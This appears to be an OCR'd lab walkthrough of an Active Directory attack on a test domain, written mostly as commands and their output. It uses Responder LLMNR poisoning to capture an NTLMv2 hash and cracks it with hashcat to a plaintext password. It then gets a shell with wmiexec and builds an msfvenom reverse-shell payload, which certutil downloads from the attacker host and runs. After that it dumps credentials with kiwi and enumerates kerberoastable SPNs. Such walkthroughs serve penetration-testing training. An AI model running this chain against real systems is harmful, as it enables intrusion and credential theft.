
Generate relay list

```
┌[root@pivot]-[~/windowshacking]
└─ #cme smb 192.168.234.180/24 --gen-relay-list targets.txt
SMB         192.168.234.1   445    DESKTOP          [*] Windows 10.0 Build 22000 x64
(name:DESKTOP) (domain:DESKTOP) (signing:False) (SMBv1:False)
SMB         192.168.234.137 445    DC               [*] Windows Server 2019 Standard 17763 x64
(name:DC) (domain:moneycorp.local) (signing:False) (SMBv1:True)
SMB         192.168.234.150 445    CI               [*] Windows 10 Education N 19042 x64
(name:CI) (domain:dollarcorp.moneycorp.local) (signing:False) (SMBv1:True)
SMB         192.168.234.140 445    DCORP-DC         [*] Windows Server 2019 Standard 17763 x64
(name:DCORP-DC) (domain:dollarcorp.moneycorp.local) (signing:False) (SMBv1:True)
SMB         192.168.234.151 445    RED              [*] Windows 10.0 Build 19041 x64 (name:RED)
(domain:dollarcorp.moneycorp.local) (signing:False) (SMBv1:False)
```


Start responder

```
┌[X]-[root@pivot]-[/usr/share/responder]
└─ #responder -I eth0 -rdw
```

On frank's machine, just input some hostname which doesn't exist.



On responder, look at the captured ntlmv2 hashes.



This hashes will be passed to hashcat to be cracked.

```
[SMB] NTLMv2-SSP Client   : 192.168.234.150
[SMB] NTLMv2-SSP Username : DOLLARCORP\fcastle
[SMB] NTLMv2-SSP Hash     :
fcastle::DOLLARCORP:22a9dd82aea19794:24EDF43FEB29F8FB9EC151C4641B1506:0101000000000000300E8B0C
00D801B91E0A93CC3BAEDE000000000200080004A0054005700350001001E00570049004E002D0037003100450031003500
450049004F0030005200540004003400570049004E002D0037003100450031003500450049004F0030005200540002E
```

```
004A00540057003500 2E004C004F00430041004C00030014004A00540057003500 2E004C004F00430041004C00050014
004A00540057003500 2E004C004F00430041004C0007000800003 00E8B0C00D801060004000200000008003000300000
0000000000010000000020000 0BA34AD39A2D89A49A9333C546185E34D176FC6A375C4777E37CD15C227B8966C0A0010
0000000000000000000000000000000000009001E0063006900660073002F006D006C00610062002E006C006F00630061
006C00000000000000000
```

Hashes are stored in /usr/share/responder/logs directory.

```
┌─[root@pivot]─[/usr/share/responder/logs]                                                    [20/20]
└──╼ #lsf
total 840K
drwxr-xr-x 1 root root  272 Jan  2 19:19 ./
drwxr-xr-x 1 root root  322 Jan  2 19:21 ../
-rw-r--r-- 1 root root 2.0K Oct  7 21:23 Analyzer-Session.log
-rw-r--r-- 1 root root 570K Jan  2 19:11 Config-Responder.log
-rw-r--r-- 1 root root  12K Jan  2 19:22 Poisoners-Session.log
-rw-r--r-- 1 root root 242K Jan  2 19:22 Responder-Session.log
-rw-r--r-- 1 root root 6.8K Jan  2 19:21 SMB-NTLMv2-SSP-192.168.234.150.txt
-rw-r--r-- 1 root root    0 Nov  9 00:10 SMBRelay-Session.txt
┌─[root@pivot]─[/usr/share/responder/logs]
└──╼ #cat SMB-NTLMv2-SSP-192.168.234.150.txt
fcastle::DOLLARCORP:22a9dd82aea19794:24EDF43FEB29F8FB9EC151C4641B1506:0101000000000000300E8B0C00D801B91E0A93CC3BAEDE0000000020008004A0054005700350001001E00570
049004E002D0037003100450031003500450049004F00300052005400400340057004900 4E002D0037003100450031003500450049004F00300052005400 2E004A0054005700350002E004C004F004300
41004C00030014004A0054005700350002E004C004F00430041004C0005001400 4A0054005700350002E004C004F00430041004C00070008000300E8B0C00D801060004000200000008003000300000000
0000000010000000020000BA34AD39A2D89A49A9333C546185E34D176FC6A375C4777E37CD15C227B8966C0A0010000000000000000000000000000000000009001E0063006900660073002F006D006C
00610062002E006C006F00630061006C00000000000000000
fcastle::DOLLARCORP:22a9dd82aea19794:24EDF43FEB29F8FB9EC151C4641B1506:0101000000000000300E8B0C00D801B91E0A93CC3BAEDE0000000020008004A0054005700350001001E00570
049004E002D0037003100450031003500450049004F00300052005400400340057004900 4E002D0037003100450031003500450049004F00300052005400 2E004A0054005700350002E004C004F004300
41004C00030014004A0054005700350002E004C004F00430041004C0005001400 4A0054005700350002E004C004F00430041004C00070008000300E8B0C00D801060004000200000008003000300000000
0000000010000000020000BA34AD39A2D89A49A9333C546185E34D176FC6A375C4777E37CD15C227B8966C0A0010000000000000000000000000000000000009001E0063006900660073002F006D006C
00610062002E006C006F00630061006C00000000000000000
```

-m 5600 : netntlmv2

```
┌─[root@pivot]─[/usr/share/responder/logs]
└──╼ #hashcat -m 5600 SMB-NTLMv2-SSP-192.168.234.150.txt rockyou.txt
hashcat (v6.1.1) starting...

OpenCL API (OpenCL 1.2 pocl 1.6, None+Asserts, LLVM 9.0.1, RELOC, SLEEF, DISTRO, POCL_DEBUG) -
Platform #1 [The pocl project]
============================================================================================================
==============================
* Device #1: pthread-AMD Ryzen 7 2700 Eight-Core Processor, 4390/4454 MB (2048 MB allocatable),
4MCU

Minimum password length supported by kernel: 0
Maximum password length supported by kernel: 256
```

Observe the cracked hashes. In this case, fcastle is using P@ssw0rd1 as his password.

```
FCASTLE::DOLLARCORP:d43446bb98f7370b:6e33c23e925e91553784bc60537a7a22:0101000000000000300e8b0c00d801f8ac8e70e33fcad4000000002 0008004a0054005700350001001e00570
049004e002d0037003100450031003500450049004f00300052005400400340057004900 4e002d0037003100450031003500450049004f00300052005400 2e004a0054005700350002e004c004f004300
41004c00030014004a0054005700350002e004c004f00430041004c0005001400 4a0054005700350002e004c004f00430041004c00070008000300e8b0c00d801060004000200000008003000300000000
0000000010000000020000ba34ad39a2d89a49a9333c546185e34d176fc6a375c4777e37cd15c227b8966c0a0010000000000000000000000000000000000009001e0063006900660073002f006d006c
00610062002e006c006f00630061006c00000000000000000:P@ssw0rd1
FCASTLE::DOLLARCORP:51e38b54c5aaea9a:cda148149019b10f7179eb6995769faf:0101000000000000300e8b0c00d80146c9315751d3637300000000 20008004a0054005700350001001e00570
049004e002d0037003100450031003500450049004f00300052005400400340057004900 4e002d0037003100450031003500450049004f00300052005400 2e004a0054005700350002e004c004f004300
41004c00030014004a0054005700350002e004c004f00430041004c0005001400 4a0054005700350002e004c004f00430041004c00070008000300e8b0c00d801060004000200000008003000300000000
0000000010000000020000ba34ad39a2d89a49a9333c546185e34d176fc6a375c4777e37cd15c227b8966c0a0010000000000000000000000000000000000009001e0063006900660073002f006d006c
00610062002e006c006f00630061006c00000000000000000:P@ssw0rd1

Session..........: hashcat
Status...........: Cracked
Hash.Name........: NetNTLMv2
Hash.Target......: SMB-NTLMv2-SSP-192.168.234.150.txt
Time.Started.....: Sun Jan  2 19:24:30 2022 (2 secs)
Time.Estimated...: Sun Jan  2 19:24:32 2022 (0 secs)
Guess.Base.......: File (rockyou.txt)
Guess.Queue......: 1/1 (100.00%)
Speed.#1.........:  1704.2 kH/s (1.96ms) @ Accel:1024 Loops:1 Thr:1 Vec:8
Recovered........: 9/9 (100.00%) Digests, 9/9 (100.00%) Salts
Progress.........: 2875392/129099465 (2.23%)
Rejected.........: 0/2875392 (0.00%)
Restore.Point....: 315392/14344385 (2.20%)
Restore.Sub.#1...: Salt:8 Amplifier:0-1 Iteration:0-1
Candidates.#1....: biteme16 -> LAWSON
```

Confirming credentials gaining access to target successfully.

```
┌─[root@pivot]─[/usr/share/responder/logs]
└──╼ #impacket-wmiexec dollarcorp/fcastle:'P@ssw0rd1'@192.168.234.150
Impacket v0.9.24.dev1+20210906.175840.50c76958 - Copyright 2021 SecureAuth Corporation

[*] SMBv3.0 dialect used
[!] Launching semi-interactive shell - Careful what you execute
[!] Press help for extra shell commands
C:\>whoami
dollarcorp\fcastle
```

```
C:\>
```

Create meterpeter payload

```
┌─[root@pivot]─[~/windowshacking]
└──╼ #msfvenom -p windows/x64/meterpreter/reverse_tcp LHOST=192.168.234.180 LPORT=2121 -f exe -o
shell.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x64 from the payload
No encoder specified, outputting raw payload
Payload size: 510 bytes
Final size of exe file: 7168 bytes
Saved as: shell.exe
```

Use certutil to download shell

```
C:\>certutil.exe -urlcache -split -f http://192.168.234.180/shell.exe c:\temp\shell.exe
****  Online  ****
  0000  ...
  1c00
CertUtil: -URLCache command completed successfully.

C:\>dir c:\temp\shell.exe
 Volume in drive C has no label.
 Volume Serial Number is 8A81-1060

 Directory of c:\temp

02/01/2022  07:43 pm             7,168 shell.exe
               1 File(s)          7,168 bytes
               0 Dir(s)  35,028,623,360 bytes free

C:\>
```

One liner start meterpreter

```
msfconsole -x "use exploit/multi/handler; set payload windows/x64/meterpreter/reverse_tcp; set
LHOST eth0; set LPORT 2121; run;"
```

Start reverse shell

```
C:\>cmd.exe /c c:\temp\shell.exe
```

Reverse shell popped

```
[*] Starting persistent handler(s)...
[*] Using configured payload generic/shell_reverse_tcp
payload => windows/x64/meterpreter/reverse_tcp
LHOST => eth0
LPORT => 2121
[*] Started reverse TCP handler on 192.168.234.180:2121
[*] Sending stage (200262 bytes) to 192.168.234.150
[*] Meterpreter session 1 opened (192.168.234.180:2121 -> 192.168.234.150:50599) at 2022-01-02
19:48:03 +0800

meterpreter > sysinfo
Computer        : CI
OS              : Windows 10 (10.0 Build 19042).
Architecture    : x64
System Language : en_US
Domain          : DOLLARCORP
Logged On Users : 9
Meterpreter     : x64/windows
meterpreter > getuid
Server username: DOLLARCORP\fcastle
meterpreter >
```

Observe cred dump

```
meterpreter > load kiwi
[!] The "kiwi" extension has already been loaded.
meterpreter > creds_all
[+] Running as SYSTEM
[*] Retrieving all credentials
msv credentials
===============

Username  Domain      NTLM                                SHA1
DPAPI
--------  ------      ----                                ----
-----
CI$       DOLLARCORP  72a3f4d5626dad257fd4d41a6c9e2f5b  0c7681d06aea6abe912fa1911a1078a671aab2d6
fcastle   DOLLARCORP  ae974876d974abd805a989ebead86846  0b5811b3cb079b5bb5383b5d958ecd9f3f1cf03a
1673a4a486d383653eca1cb02a200d91
```


List kerberoastable users

```
CN=sqlservice,OU=Marvel,DC=dollarcorp,DC=moneycorp,DC=local
        dcorp-dc/sqlservice.dollarcorp.moneycorp.local:60111

Existing SPN found!

C:\Windows\system32>setspn -q */*
```


Search ms sql kerberoastable user

```
C:\Windows\system32>setspn -q mssqlsvc/*
setspn -q mssqlsvc/*
Checking domain DC=dollarcorp,DC=moneycorp,DC=local
CN=SQL,OU=DCORPSERVERS,DC=dollarcorp,DC=moneycorp,DC=local
        MSSQLSvc/SQL.dollarcorp.moneycorp.local:1433
        MSSQLSvc/SQL.dollarcorp.moneycorp.local
        WSMAN/SQL
        WSMAN/SQL.dollarcorp.moneycorp.local
        RestrictedKrbHost/SQL
        HOST/SQL
        RestrictedKrbHost/SQL.dollarcorp.moneycorp.local
        HOST/SQL.dollarcorp.moneycorp.local

Existing SPN found!
```

How attacker machines responded.



393	82.947108	192.168.234.150	192.168.234.140	DNS	70 Standard query 0x628b A mlab.local
394	84.009316	192.168.234.150	192.168.234.140	DNS	91 Standard query 0xb94b A displaycatalog.mp.microsoft.com
395	84.962672	192.168.234.150	192.168.234.140	DNS	70 Standard query 0x628b A mlab.local
396	88.025472	192.168.234.150	192.168.234.140	DNS	91 Standard query 0xb94b A displaycatalog.mp.microsoft.com
397	88.993703	192.168.234.150	192.168.234.140	DNS	70 Standard query 0x628b A mlab.local
398	89.300869	192.168.234.137	192.168.234.140	DNS	91 Standard query response 0x4605 Server failure A displaycata
399	89.973612	192.168.234.140	192.168.234.150	DNS	91 Standard query response 0xb94b Server failure A displaycata
400	89.995746	192.168.234.150	192.168.234.140	DNS	86 Standard query 0x9d14 A slscr.update.microsoft.com
401	89.996070	192.168.234.140	192.168.234.137	DNS	86 Standard query 0x8e53 A slscr.update.microsoft.com
402	90.207330	192.168.234.137	192.168.234.140	DNS	70 Standard query response 0x5c96 Server failure A mlab.local
403	90.879416	192.168.234.140	192.168.234.150	DNS	70 Standard query response 0x628b Server failure A mlab.local



412	90.881356	192.168.234.180	224.0.0.251	MDNS	80 Standard query response 0x0000 A 192.168.234.180
413	90.881918	192.168.234.180	192.168.234.1	SSH	230 Server: Encrypted packet (len=176)
414	90.882391	192.168.234.180	192.168.234.150	LLMNR	84 Standard query response 0xd481 A mlab A 192.168.234.180